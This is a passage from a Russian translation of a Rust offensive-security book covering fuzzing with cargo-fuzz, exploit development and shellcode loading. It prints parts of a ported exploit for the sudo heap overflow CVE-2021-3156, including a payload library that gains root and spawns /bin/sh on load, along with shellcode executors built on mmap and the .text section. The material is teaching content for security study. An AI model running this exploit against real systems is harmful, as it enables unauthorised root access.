Остерегайтесь: сканер, в зависимости от включённых модулей, может быть шумным и раскрывать ваши намерения. Из-за своей брутфорсоподобной природы их легко

обнаружить межсетевым экранам. Так что, если вы предпочитаете оставаться в тени, будьте осторожны с тем, какие опции включаете в своём сканере.

6.28.5 И перехватывающий прокси

Перехватывающий прокси поможет вам просматривать и изменять запросы на лету, приходят ли эти запросы с вашего основного компьютера или с других устройств, таких как телефон, у которого нет инструментов разработчика в браузере.

Это крайне полезно для обхода клиентской логики проверки и отправки ваших нагрузок напрямую в бэкенд инспектируемых приложений. Они также часто предлагают какую-то автоматизацию, что отлично. Это сэкономит вам массу времени!

Я считаю, что нет лучшего наступательного прокси, чем Burp Suite. У него есть бесплатная («community») версия, чтобы попробовать, и если она вам нравится и вы серьёзно относитесь к охоте за багами, вы можете купить лицензию, чтобы открыть все функции.

Burp Suite также предоставляет множество функций для автоматизации ваших запросов и атак.

Если это ваш самый первый шаг во взломе веб-приложений, вам не обязательно нужен перехватывающий прокси. Инструментов разработчика вашего веб-браузера может быть достаточно. При этом всё же отлично научиться пользоваться одним из них, так как вы быстро упрётесь в пределы, когда захотите перехватывать и изменять запросы.

6.29 Автоматизированный аудит

6.29.1 Фаззинг

Фаззинг — это метод, используемый для поиска ошибок и уязвимостей в программных проектах путём автоматической подачи в них случайных данных.

Вместо тестирования небольшого набора тестовых случаев, написанных вручную разработчиками, фаззер попробует множество входных данных и посмотрит, что произойдёт.

Фаззинг — это вид тестирования, который полностью автоматизирован и потому требует гораздо меньше человеческих усилий, чем ревью кодовой базы, особенно если кодовая база очень большая. Кроме того, фаззинг можно применять к программах с закрытым исходным кодом, в то время как реверс-инжиниринг медленный, утомительный и дорогой в человеческих часах.

6.29.1.1 Установка инструментов Рекомендуемый инструмент для начала фаззинга проекта на Rust (или, вообще-то, любой библиотеки, которую можно встроить в Rust) — использовать cargo-fuzz.

```
$ cargo install −f cargo−fuzz
$ rustup install nightly
```

Примечание: cargo-fuzz полагается на libFuzzer. libFuzzer требует поддержку санитайзеров LLVM, поэтому пока это работает только в x86-64 Linux и x86-64 macOS. Также требуется nightly-инструментарий Rust, так как используются некоторые нестабильные флаги командной строки. Наконец, вам также понадобится C++-компилятор с поддержкой C++11.

6.29.1.2 Начало работы Во-первых, нам нужен фрагмент кода для фаззинга. Мы будем использовать идиоматически ошибочную функцию, подобную memcpy.

Предупреждение: это абсолютно не идиоматичный код на Rust, и этого стиля кода следует избегать любой ценой.

ch_06/fuzzing/src/lib.rs

```
pub fn vulnerable_memcopy(dest: &mut [u8], src: &[u8], n: usize) {
    let mut i = 0;


    while i < n {
        dest[i] = src[i];
        i += 1;
    }
}
```

Затем нам нужно инициализировать cargo-fuzz:

```
$ cargo fuzz init
$ cargo fuzz list
fuzz_target_1
```

Он создал папку fuzz, которая сама содержит файл Cargo.toml:

Нам просто нужно добавить arbitrary в список зависимостей.

ch_06/fuzzing/fuzz/Cargo.toml

```
[package]
name = "fuzzing-fuzz"
version = "0.0.0"
authors = ["Automatically generated"]
publish = false
edition = "2018"


[package.metadata]
cargo-fuzz = true


[dependencies]
libfuzzer-sys = "0.4"
arbitrary = { version = "1", features = ["derive"] }
```

```
[dependencies.fuzzing]
path = ".."


# Prevent this from interfering with workspaces
[workspace]
members = ["."]


[[bin]]
name = "fuzz_target_1"
path = "fuzz_targets/fuzz_target_1.rs"
test = false
doc = false
```

arbitrary позволяет нам вывести трейт Arbitrary, что позволяет использовать любую структуру для фаззинга, а не просто буфер [u8].

Затем мы можем реализовать нашу первую цель фаззинга:

ch_06/fuzzing/fuzz/fuzz_targets/fuzz_target_1.rs

```
#![no_main]
use libfuzzer_sys::fuzz_target;


#[derive(Clone, Debug, arbitrary::Arbitrary)]
struct MemcopyInput {
    dest: Vec<u8>,
    src: Vec<u8>,
    n: usize,
}


fuzz_target!(|data: MemcopyInput| {
      let mut data = data.clone();
      fuzzing::vulnerable_memcopy(&mut data.dest, &data.src, data.n);
});
```

И, наконец, мы можем запустить движок фаззинга:

```
$ cargo +nightly fuzz run fuzz_target_1
```

И БУМ!

```
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 2666516150
INFO: Loaded 1 modules      (2403 inline 8-bit counters): 2403 [0x55f3843d4101,
     0x55f3843d4a64),
INFO: Loaded 1 PC tables (2403 PCs): 2403 [0x55f3843d4a68,0x55f3843de098),
INFO:           1 files found in black-hat-rust/ch_06/fuzzing/fuzz/corpus/fuzz_target
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096
     bytes
```

```
INFO: seed corpus: files: 1 min: 1b max: 1b total: 1b rss: 37Mb
#2        INITED cov: 7 ft: 8 corp: 1/1b exec/s: 0 rss: 38Mb
#3        NEW      cov: 7 ft: 9 corp: 2/2b lim: 4 exec/s: 0 rss: 38Mb L: 1/1 MS: 1
     ChangeBit-
thread '<unnamed>' panicked at 'index out of bounds: the len is 0 but the index is
     0', black-hat-rust/ch_06/fuzzing/src/lib.rs:5:19
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
==17780== ERROR: libFuzzer: deadly signal
      #0 0x55f3841d6f71 in __sanitizer_print_stack_trace
     /rustc/llvm/src/llvm-project/compiler-rt/lib/asan/asan_stack.cpp:87:3
      #1 0x55f384231330 in fuzzer::PrintStackTrace()
     (black-hat-rust/ch_06/fuzzing/fuzz/target/x86_64-unknown-linux-gnu/release/fuzz_
      #2 0x55f38421635a in fuzzer::Fuzzer::CrashCallback()
     (black-hat-rust/ch_06/fuzzing/fuzz/target/
// ..
      #25 0x55f3841521e6 in main
     (black-hat-rust/ch_06/fuzzing/fuzz/target/x86_64-unknown-linux-gnu/release/fuzz_
      #26 0x7f8e4cc1a0b2 in __libc_start_main
     /build/glibc-eX1tMB/glibc-2.31/csu/../csu/libc-start.c:308:16
      #27 0x55f38415234d in _start
     (black-hat-rust/ch_06/fuzzing/fuzz/target/x86_64-unknown-linux-gnu/release/fuzz_


NOTE: libFuzzer has rudimentary signal handlers.
       Combine libFuzzer with AddressSanitizer or similar for better crash reports.
SUMMARY: libFuzzer: deadly signal

MS: 5 InsertRepeatedBytes-ChangeBit-ShuffleBytes-ChangeByte-InsertRepeatedBytes-;
     base unit: ebdc2288a14298f5f7adf08e069b39fc42cbd909
      0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xe5,0xc5,0xc5,0x4a,0x4a,0x4a,0x4a
\xc5\xc5\xc5\xc5\xc5\xc5\xc5\xc5\xc5\xe5\xc5\xc5JJJJJJJ\xc50\xc5\xc5\xc5\x1a
artifact_prefix='black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/'; Test
     unit written to
     black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/crash-2347beb104184ae3
Base64: xcXFxcXFxcXF5cXFSkpKSkpKSsUwxcXFGg==

Failing input:
     black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/crash-2347beb104184ae3


Output of `std::fmt::Debug`:
               MemcopyInput {
                    dest: [
                         197,
                         197,
                         197,
                         197,
                         229,
                         197,
                    ],
                    src: [],
```

```
                n: 14209073747218549322,
            }


Reproduce with:
            cargo fuzz run fuzz_target_1
    black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/crash-2347beb104184ae3


Minimize test case with:
            cargo fuzz tmin fuzz_target_1
    black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/crash-2347beb104184ae3

Error: Fuzz target exited with exit status: 77
```

Вывод показывает нам точный ввод, который был предоставлен, когда наша функция упала.

6.29.1.3 Чтобы узнать больше Чтобы узнать больше о фаззинге, посмотрите на Rust Fuzz Book и пост What is Fuzz Testing? Андрея Сербана.

6.30 Краткое содержание

- Чтобы стать хорошим охотником за уязвимостями, нужны годы, будь то уязвимости памяти или веба. Выберите одну область и хакерьте, хакерьте, хакерьте, чтобы прокачать свои навыки. Вы не можете стать хорошим в обоих за несколько недель.
- Всегда проверяйте ввод, поступающий от пользователей. Почти все уязвимости проистекают из недостаточной проверки ввода. Да, это утомительно, но вам придётся выбирать между этим и объявлением своему начальнику/клиентам, что их данные были взломаны.
- Всегда проверяйте ненадёжный ввод.
- Всегда проверяйте ненадёжный ввод.# Глава 7. Разработка эксплойтов

Теперь мы знаем, как находить уязвимости, пришло время активно эксплуатировать наши находки.

Эксплойт — это фрагмент кода, используемый для запуска уязвимости.

Обычно эксплойты разрабатываются либо на Python для удалённых эксплойтов, либо на C для локальных эксплойтов.

Освоение обоих языков сложно, а наличие 2 совершенно разных языков препятствует переиспользованию кода.

А что, если бы у нас был один язык, достаточно низкоуровневый, но при этом предоставляющий высокоуровневые абстракции, исключительно быстрый, легко кросс-компилируемый, и всё это будучи безопасным по памяти, хорошо переиспользуемым и крайне надёжным?

Вы поняли! Rust — идеальный язык для разработки эксплойтов.

Написав эксплойт на Rust, мы можем использовать его как бинарник, встроить в более крупный эксплуатационный инструментарий или встроить в RAT. Всего этого очень трудно достичь, когда эксплойты пишутся на Python или C. В Rust это просто вопрос создания крейта.

7.1 Где искать эксплойты

В главе 5 мы видели, где искать известные уязвимости: на www.cvedetails.com, а в главе 6 — как находить собственные уязвимости.

Затем у вас есть 2 возможности:

- Вы можете найти публичный эксплойт для этой уязвимости и переписать его на Rust.
- Вы можете написать собственный эксплойт с нуля.

Я слышу ваш вопрос: «Где я могу найти публичные эксплойты»?

Два главных источника публичных эксплойтов:

- exploit-db.com
- GitHub

Просто введите CVE-ID в строку поиска, и вуаля :)

7.2 Создание крейта, который является одновременно библиотекой и бинарником

У эксплойтов есть особенность: они используются и как программы, и встроенные в другие программы, например в червя (подробнее в главе 13).

Создание исполняемого файла облегчает исследование и тестирование. Библиотеки обеспечивают переиспользование между проектами.

Ещё раз, Rust прикрывает нас, позволяя создать крейт, который можно использовать и как библиотеку, и как бинарник.

ch_07/bin_lib/Cargo.toml

```
[package]
name = "bin_lib"
version = "0.1.0"
edition = "2021"


[lib]
name = "binlib"
path = "src/lib.rs"


[[bin]]
name = "binlib"
path = "src/bin.rs"
```

```
[dependencies]
```

ch_07/bin_lib/src/lib.rs

```
pub fn exploit(target: &str) -> Result<(), String> {
     println!("exploiting {}", target);
     Ok(())
}
```

ch_07/bin_lib/src/bin.rs

```
use binlib::exploit;


fn main() -> Result<(), Box<dyn std::error::Error>> {
    let args: Vec<String> = std::env::args().collect();


    if args.len() != 2 {
         println!("Usage: exploit <target>");
         return Ok(());
    }


    exploit(&args[1])?;


    Ok(())
}
```

Затем мы можем использовать cargo run, как с любым другим бинарным крейтом:

```
$ cargo run -- kerkour.com
exploiting kerkour.com
```

7.3 libc

Иногда нам может понадобиться взаимодействовать с библиотеками C.

Для этого мы используем крейт libc, который предоставляет объявления типов и привязки Rust к системным библиотекам платформ.

Вот пример вызова функции exit из libc вместо std::process::exit из Rust.

ch_07/libc_exit/src/main.rs

```
fn main() {
    let exit_status: libc::c_int = libc::EXIT_SUCCESS;
    unsafe {
         libc::exit(exit_status);
    };
}
```

Прямой вызов функций C всегда небезопасен (unsafe) и потому должен быть обёрнут в блок unsafe.

Хорошая практика использования библиотек C — писать обёртки Rust вокруг типов и функций C, предоставляющие API без unsafe, тем самым изолируя небезопасный код C.

По соглашению крейты, оборачивающие библиотеки C, называются с префиксом −sys. Например, openssl−sys, libz−sys и curl−sys.

7.4 Создание инструментария для эксплуатации

pwntools — известный Python-фреймворк для разработки эксплойтов. Он предоставляет множество функций и помощников, чтобы ускорить поиск и эксплуатацию уязвимостей.

Мир Rust, с другой стороны, отдаёт предпочтение меньшим крейтам и композиции этих небольших пакетов над монолитными фреймворками, такими как pwntools.

Вот список крейтов, которые вы можете использовать уже сегодня, чтобы помочь себе во время написания эксплойтов.

- reqwest для HTTP-запросов.
- hyper, если вам нужен низкоуровневый HTTP-сервер или клиент.
- tokio для случаев, когда вам нужно взаимодействовать с сервисами TCP или UDP.
- goblin, если вам нужно читать или модифицировать исполняемые файлы (PE, elf, mach-o).
- rustls, если вам нужно играть с TLS-сервисами.
- flate2, если вам нужны сжатие/распаковка.

7.5 CVE-2019-11229 и CVE-2019-89242

Я портировал (почти) построчно эксплойты для CVE-2019-11229 и CVE-2019-89242 с Python на Rust.

Вы можете найти код в GitHub-репозитории, сопровождающем книгу.

Так как я считаю, что комментирование этого кода не имеет учебной ценности, я решил не включать подробные объяснения здесь.

При этом я всё же призываю вас прочитать код хотя бы раз, чтобы лучше понять, какие крейты использовать для разработки эксплойтов на Rust.

7.6 CVE-2021-3156

С другой стороны, портирование эксплойта для CVE-2021-3156 — Heap-Based Buffer Overflow (переполнение буфера в куче) в sudo — было интересно, так как заставило меня поиграть с границами Rust.

Этот эксплойт был портирован из CptGibbon/CVE-2021-3156.

Нагрузка для этого эксплойта — не сырой шеллкод. Вместо этого это динамическая библиотека C.

Чтобы собрать динамическую библиотеку C из кода Rust, нам нужно настроить Cargo соответствующим образом.

ch_07/exploits/cve_2021_3156/payload/Cargo.toml

```
[package]
name = "payload"
version = "0.1.0"
authors = ["Sylvain Kerkour <sylvain@kerkour.com>"]
edition = "2018"


[lib]
name = "x"
crate_type = ["dylib"]


[profile.dev]
panic = "abort"


[profile.release]
panic = "abort"

# See more keys and their definitions at
https://doc.rust-lang.org/cargo/reference/manifest.html


[dependencies]
```

ch_07/exploits/cve_2021_3156/payload/src/lib.rs

```
#![no_std]
#![feature(asm)]


#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}


const STDOUT: u64 = 1;
// https://filippo.io/linux-syscall-table/
const SYS_WRITE: u64 = 1;
const SYS_EXIT: u64 = 60;
const SYS_SETUID: u64 = 105;
const SYS_SETGID: u64 = 106;
const SYS_GETUID: u64 = 102;
const SYS_EXECVE: u64 = 59;


unsafe fn syscall0(scnum: u64) -> u64 {
    let ret: u64;
```

```
    asm!(
        "syscall",
        in("rax") scnum,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
        options(nostack),
    );
    ret
}
// ...
```

Не уверены, что это значит? Не волнуйтесь, мы узнаем больше об этой экзотике в следующей главе, когда будем создавать шеллкоды.

Затем идёт маленький трюк. Чтобы работать, эксплойту нужно выполнить функцию при загрузке библиотеки (например, с помощью dlopen).

Для этого мы поместим указатель на функцию, которую хотим выполнить, в секцию .init_array.

Когда библиотека загружается любой программой, будет вызвана функция rust_init и выполнена фактическая нагрузка.

```
#[link_section = ".init_array"]
pub static INIT: unsafe extern "C" fn() = rust_init;


// out actual payload
#[no_mangle]
pub unsafe extern "C" fn rust_init() {
    let message = "[+] Hello from Rust payload\n";
    syscall3(
           SYS_WRITE,
           STDOUT,
           message.as_ptr() as u64,
           message.len() as u64,
    );


    syscall1(SYS_SETUID, 0);
    syscall1(SYS_SETGID, 0);


    if syscall0(SYS_GETUID) == 0 {
           let message = "[+] We are root!\n";
           syscall3(
                SYS_WRITE,
                STDOUT,
                message.as_ptr() as u64,
                message.len() as u64,
           );
```

```
            let command = "/bin/sh";
            syscall3(SYS_EXECVE, command.as_ptr() as u64, 0, 0);
        } else {
            let message = "[-] We are not root!\n[-] Exploit failed!\n";
            syscall3(
                SYS_WRITE,
                STDOUT,
                message.as_ptr() as u64,
                message.len() as u64,
            );
        }


        syscall1(SYS_EXIT, 0);
}
```

Чтобы проверить, что функция rust_init действительно вызывается при загрузке библиотеки, мы создадим простую программу-загрузчик, которая загружает библиотеку.

ch_07/exploits/cve_2021_3156/loader/src/main.rs

```
// A simple program to load a dynamic library, and thus test
// that the rust_init function is called
fn main() {
        let lib_path = "./libnss_x/x.so.2";


        unsafe {
            libc::dlopen(lib_path.as_ptr() as *const i8, libc::RTLD_LAZY);
        }
}
```

Вы можете протестировать это, выполнив:

```
$ make payload
$ make load
```

Что должно вывести:

```
[+] Hello from Rust payload
...
```

Наконец, сам эксплойт.

Не стесняйтесь просматривать код в GitHub-репозитории для деталей. Здесь мы сосредоточимся на интересных частях реализации.

В идиоматическом Rust вы бы использовали std::process::Command для выполнения внешней программы.

```
let env = [("var", "value")];
```

```
let env: HashMap<String, String> = env.iter().map(|e| (e.to_string(),
   e.to_string())).collect();


let args = ["-A", "-s", "AAAAA..."];



Command::new("sudoedit")
    .stdin(Stdio::null())
    .stdout(Stdio::inherit())
    .env_clear()
    .envs(&env)
    .args(args.iter())
    .spawn()
    .expect("running printenv");
```

К сожалению, API Rust «слишком безопасен» для нашего случая и не позволяет нам играть с памятью так, как нам нужно, чтобы переполнить буфер.

Вот где в игру вступает libc. Используя libc::execve, мы можем полностью контролировать раскладку памяти.

Трюк в том, чтобы превратить Rust-массив &str в C-массив указателей на C-строки (NULL-терминированный массив *char, *char[]) для аргументов args и env функции execve.

ch_07/exploits/cve_2021_3156/exploit/src/main.rs

```
use std::ffi::CString;
use std::os::raw::c_char;


fn main() {
    let args = ["sudoedit", "-A", "-s", "AA..."];
    let args: Vec<*mut c_char> = args
           .iter()
           .map(|e| CString::new(*e).expect("building CString").into_raw())
           .collect();
    let args: &[*mut c_char] = args.as_ref();



    let env = ["..."];
    let env: Vec<*mut c_char> = env
           .iter()
           .map(|e| CString::new(*e).expect("building CString").into_raw())
           .collect();
    let env: &[*mut c_char] = env.as_ref();


     unsafe {
```

```
            libc::execve(
                "/usr/bin/sudoedit".as_ptr() as *const i8,
                args.as_ptr() as *const *const i8,
                env.as_ptr() as *const *const i8,
            );
        }
}
```

Вы можете протестировать эксплойт, выполнив:

ch_07/exploits/cve_2021_3156/README.md

```
$ make payload
$ make exploit
$ docker run --rm -ti -v `pwd`:/exploit ubuntu:focal-20210416
apt update && apt install sudo=1.8.31-1ubuntu1
adduser \
    --disabled-password \
    --gecos "" \
    --shell "/bin/bash" \
    "bhr"
su bhr
cd /exploit
./rust_exploit
```

7.7 Краткое содержание

- Rust — единственный язык, предоставляющий низкоуровневый контроль и высокоуровневые абстракции, позволяющие разработку и удалённых, и локальных эксплойтов.
- Rust позволяет создавать и шеллкод, и эксплойт на одном языке.
- Используйте крейт libc, когда вам нужно взаимодействовать с кодом C.# Глава 8. Написание шеллкодов на Rust

Поскольку у моего первого компьютера было всего 1 ГБ оперативной памяти (Asus EeePC), мои хобби были очень низкоуровневыми и нетребовательными к ресурсам.

Одно из таких хобби было создание шеллкодов. Не ради наступательного взлома или чего-то подобного, а просто ради искусства написания ассемблера x86. Можно потратить огромное количество времени на создание шеллкодов: ASCII-шеллкоды (шеллкоды, финальное шестнадцатеричное представление которых состоит только из байтов ASCII-таблицы), полиморфные шеллкоды (шеллкоды, которые могут переписывать сами себя и тем самым снижают обнаружимость и замедляют реверс-инжиниринг…). Как и в поэзии, пределы ставит только ваше воображение.

8.1 Что такое шеллкод

Цель эксплойта — выполнить код. Шеллкод — это сырой код, выполняемый на эксплуатируемой машине.

Но есть проблема: написание шеллкодов обычно выполняется напрямую на ассемблере. Это даёт вам абсолютный контроль над тем, что вы создаёте, но

недостаток в том, что это требует много знаний, трудно отлаживать, абсолютно не переносимо между архитектурами и является кошмаром для переиспользования и сопровождения с течением времени и командами из нескольких разработчиков.

Вот пример шеллкода:

488d35140000006a01586a0c5a4889c70f056a3c5831ff0f05ebfe68656c6c6f20776f726c640a

Не поняли? Это нормально. Это шестнадцатеричное представление не помогает.

Но, записав его в файл:

```
$ echo '488d35140000006a01586a0c5a4889c70f056a3c5831ff0f05ebfe68656c6c6f20776f726c640
  | xxd -r -p > shellcode.bin
```

и дизассемблировав:

```
$ objdump -D -b binary -mi386 -Mx86-64 -Mintel shellcode.bin


shellcode.bin:     file format binary



Disassembly of section .data:


00000000 <.data>:
   0:   48 8d 35 14 00 00 00    lea    rsi,[rip+0x14]        # 0x1b
   7:   6a 01                   push   0x1
   9:   58                      pop    rax
   a:   6a 0c                   push   0xc
   c:   5a                      pop    rdx
   d:   48 89 c7                mov    rdi,rax
  10:   0f 05                   syscall             # <- write(1, "hello world\n
  12:   6a 3c                   push   0x3c
  14:   58                      pop    rax
  15:   31 ff                   xor    edi,edi
  17:   0f 05                   syscall             # <- exit
  19:   eb fe                   jmp    0x19
  1b:   68 65 6c 6c 6f          push   0x6f6c6c65 # <- hello world\n
  20:   20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  23:   72 6c                   jb     0x91
  25:   64                      fs
  26:   0a                      .byte 0xa
```

Это раскрывает реальный фрагмент кода, который по сути делает:

```
write(STOUDT, "hello␣world\n", 12);
exit(0);
```

Но, будучи сырым кодом intel x86_64, он не может быть выполнен операционной системой как есть. Его нужно обернуть в исполняемый файл.

8.2 Секции исполняемого файла

Все исполняемые файлы (файл, который мы называем программой) разделены на несколько секций. Назначение этих секций — хранение различных видов метаданных (например, поддерживаемой исполняемым файлом архитектуры, таблицы, указывающей на различные секции, и так далее...), кода (секция .text содержит скомпилированный код) и данных (например, строк).

Рисунок 8.1: Executable and Linkable Format (ELF)




Figure 30: Рисунок 8.1

Использование нескольких секций позволяет каждой секции иметь разные характеристики. Например, секция .text часто помечается как RX (Read-Execute — чтение-исполнение), а секция .data — как R (Read only — только чтение). Это позволяет усилить безопасность.

8.3 Процесс компиляции Rust

Чтобы быть выполненным операционной системой, инструментарий Rust должен скомпилировать исходный код в финальный исполняемый файл.

Этот процесс примерно состоит из 4 стадий.

Разбор и разворачивание макросов: первый шаг компиляции — лексический анализ исходного кода и превращение его в поток токенов. Затем этот поток токенов превращается в абстрактное синтаксическое дерево (AST), макросы разворачиваются в реальный код, а финальное AST проверяется.

Анализ: второй шаг — вывод типов, решение по трейтам и проверка типов. Затем AST (точнее, High-Level Intermediate Representation (HIR), более дружелюбное к компилятору) превращается в Mid-Level Intermediate Representation (MIR) для проверки заимствований.

Затем код Rust анализируется на предмет оптимизаций и мономорфизируется (помните дженерики? Это означает создание копий всего обобщённого кода с параметрами типов, заменёнными на конкретные типы).

Оптимизация и генерация кода: здесь вмешивается LLVM: MIR преобразуется в LLVM Intermediate Representation (LLVM IR), LLVM выполняет дальнейшие оптимизации над ним и, наконец, выдаёт машинный код (объектный файл ELF или wasm).

Рисунок 8.2: Стадии компиляции Rust




Figure 31: Рисунок 8.2

Компоновка: наконец, все объектные файлы собираются в финальный исполняемый файл благодаря линковщику. Если включены оптимизации времени компоновки, выполняется ещё немного оптимизаций.

8.4 no_std

По умолчанию Rust предполагает поддержку различных функций операционной системы: потоки, аллокатор памяти (для выделений в куче), networking и так далее…

Существуют системы, которые не предоставляют этих функций, или проекты, где вам не нужны все функции стандартной библиотеки, и нужно создать максимально маленький бинарник.

Вот где в игру вступает атрибут #![no_std]. Просто поместите его в начало вашего main.rs или lib.rs, и компилятор поймёт, что вы не хотите использовать стандартную библиотеку.

Но, при использовании #![no_std] вам придётся позаботиться обо всём, что обычно обрабатывается стандартной библиотекой, например о запуске программы. Действительно, в программе/библиотеке #![no_std] можно использовать только

библиотеку Rust Core. Также обратите внимание, что #![no_std] требует nightly-инструментарий.

Кроме того, нам нужно добавить специальные инструкции компилятору и линковщику в .cargo/config.toml.

Вот минимальная программа #![no_std]:

Cargo.toml

```
[package]
name = "nostd"
version = "0.1.0"
edition = "2018"


# See more keys and their definitions at
https://doc.rust-lang.org/cargo/reference/manifest.html


[dependencies]


[profile.dev]
panic = "abort"


[profile.release]
panic = "abort"
opt-level = "z"
lto = true
codegen-units = 1
```

.cargo/config.toml

```
[build]
rustflags = ["-C", "link-arg=-nostdlib", "-C", "link-arg=-static"]
```

main.rs

```
#![no_std]
#![no_main]
#![feature(start)]


// Entry point for this program
#[start]
fn start(_argc: isize, _argv: *const *const u8) -> isize {
    0
}


#[panic_handler]
```

```
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}
```

А затем соберите программу с помощью cargo +nightly build (помните, что #![no_std] требует nightly-инструментарий).

8.5 Использование ассемблера из Rust

Использование ассемблера из Rust также требует nightly-инструментарий и включается добавлением #![feature(asm)] в начало вашего файла main.rs.

Вот минимальный пример программы, использующей ассемблер:

main.rs

```
#![feature(asm)]


const SYS_WRITE: usize = 1;
const STDOUT: usize = 1;
static MESSAGE: &str = "hello world\n";

unsafe fn syscall3(scnum: usize, arg1: usize, arg2: usize, arg3: usize) -> usize {
    let ret: usize;
    asm!(
          "syscall",
          in("rax") scnum,
          in("rdi") arg1,
          in("rsi") arg2,
          in("rdx") arg3,
          out("rcx") _,
          out("r11") _,
          lateout("rax") ret,
          options(nostack),
    );
    ret
}


fn main() {
    unsafe {
          syscall3(
               SYS_WRITE,
               STDOUT,
               MESSAGE.as_ptr() as usize,
               MESSAGE.len() as usize,
          );
    };
}
```

Его можно запустить так:

```
$ cargo +nightly run
Compiling asm v0.1.0 (asm)
    Finished dev [unoptimized + debuginfo] target(s) in 2.75s
      Running `target/debug/asm`


hello world
```

8.6 Тип never

Тип «never», представленный в коде как !, представляет вычисления, которые никогда не разрешаются ни в какое значение. Например, функция exit: fn exit(code: i32) −> ! завершает процесс, никогда не возвращаясь, и потому возвращает !.

Он полезен для создания шеллкодов, потому что наши шеллкоды никогда не будут возвращать никакого значения. Они могут завершаться, чтобы избежать грубых крахов, но их возвращаемое значение никогда не будет использовано.

Чтобы использовать тип never, нам нужен nightly-инструментарий.

8.7 Выполнение шеллкодов

Выполнение кода из памяти в Rust очень зависит от платформы, так как все современные операционные системы реализуют меры безопасности, чтобы это предотвратить.

Нижесказанное применимо к Linux.

Есть как минимум 3 способа выполнять сырые инструкции из памяти:

- Встраивая шеллкод в секцию .text нашей программы с помощью специального атрибута.
- Используя крейт mmap и помечая область памяти, отображаемую в память, как исполняемую.
- Третья альтернатива, не покрытая в этой книге, — использование функции mprotect в Linux.

8.7.1 Встраивание шеллкода в секцию .text

Встраивание шеллкода в нашу программу легко благодаря макросу include_bytes!, но добавление его в секцию .text немного хитрее, так как по умолчанию в секцию .text добавляется только ссылка на буфер, а не сам буфер, который будет добавлен в секцию .rodata.

Благодаря тому, что .len — константная функция, размер буфера может быть вычислен во время компиляции, и мы можем выделить массив правильного размера тоже во время компиляции.

Этого можно достичь следующим образом:

ch_08/executor/src/main.rs

```
use std::mem;
```

```
// we do this trick because otherwise only the reference is in the .text section
const SHELLCODE_BYTES: &[u8] = include_bytes!("../../shellcode.bin");
const SHELLCODE_LENGTH: usize = SHELLCODE_BYTES.len();


#[no_mangle]
#[link_section = ".text"]
static SHELLCODE: [u8; SHELLCODE_LENGTH] = *include_bytes!("../../shellcode.bin");


fn main() {
    let exec_shellcode: extern "C" fn() -> ! =
        unsafe { mem::transmute(&SHELLCODE as *const _ as *const ()) };
    exec_shellcode();
}
```

8.7.2 Помечаем область, отображаемую в память, как исполняемую

С помощью mmap мы можем пометить буфер как исполняемый и вызвать его, как будто это сырой код.

```
use mmap::{
    MapOption::{MapExecutable, MapReadable, MapWritable},
    MemoryMap,
};
use std::mem;


// as the shellcode is not in the `.text` section but in `.rodata`, we can't execute
const SHELLCODE: &[u8] = include_bytes!("../shellcode.bin");


fn main() {
    let map = MemoryMap::new(SHELLCODE.len(), &[MapReadable, MapWritable,
      MapExecutable]).unwrap();


    unsafe {
        // copy the shellcode to the memory map
        std::ptr::copy(SHELLCODE.as_ptr(), map.data(), SHELLCODE.len());
        let exec_shellcode: extern "C" fn() -> ! = mem::transmute(map.data());
        exec_shellcode();
    }
}
```

8.8 Наш сценарий линковщика

Наконец, чтобы собрать шеллкод, нам нужно указать компилятору (точнее, линковщику), какую форму мы хотим придать нашему бинарнику.

ch_08/shellcode.ld

```
ENTRY(_start);

SECTIONS
{
      . = ALIGN(16);
      .text :
      {
            *(.text.prologue)
            *(.text)
            *(.rodata)
      }
      .data :
      {
            *(.data)
      }


      /DISCARD/ :
      {
            *(.interp)
            *(.comment)
            *(.debug_frame)
      }
}
```

Затем нам нужно сказать cargo использовать этот файл:

ch_08/hello_world/.cargo/config.toml

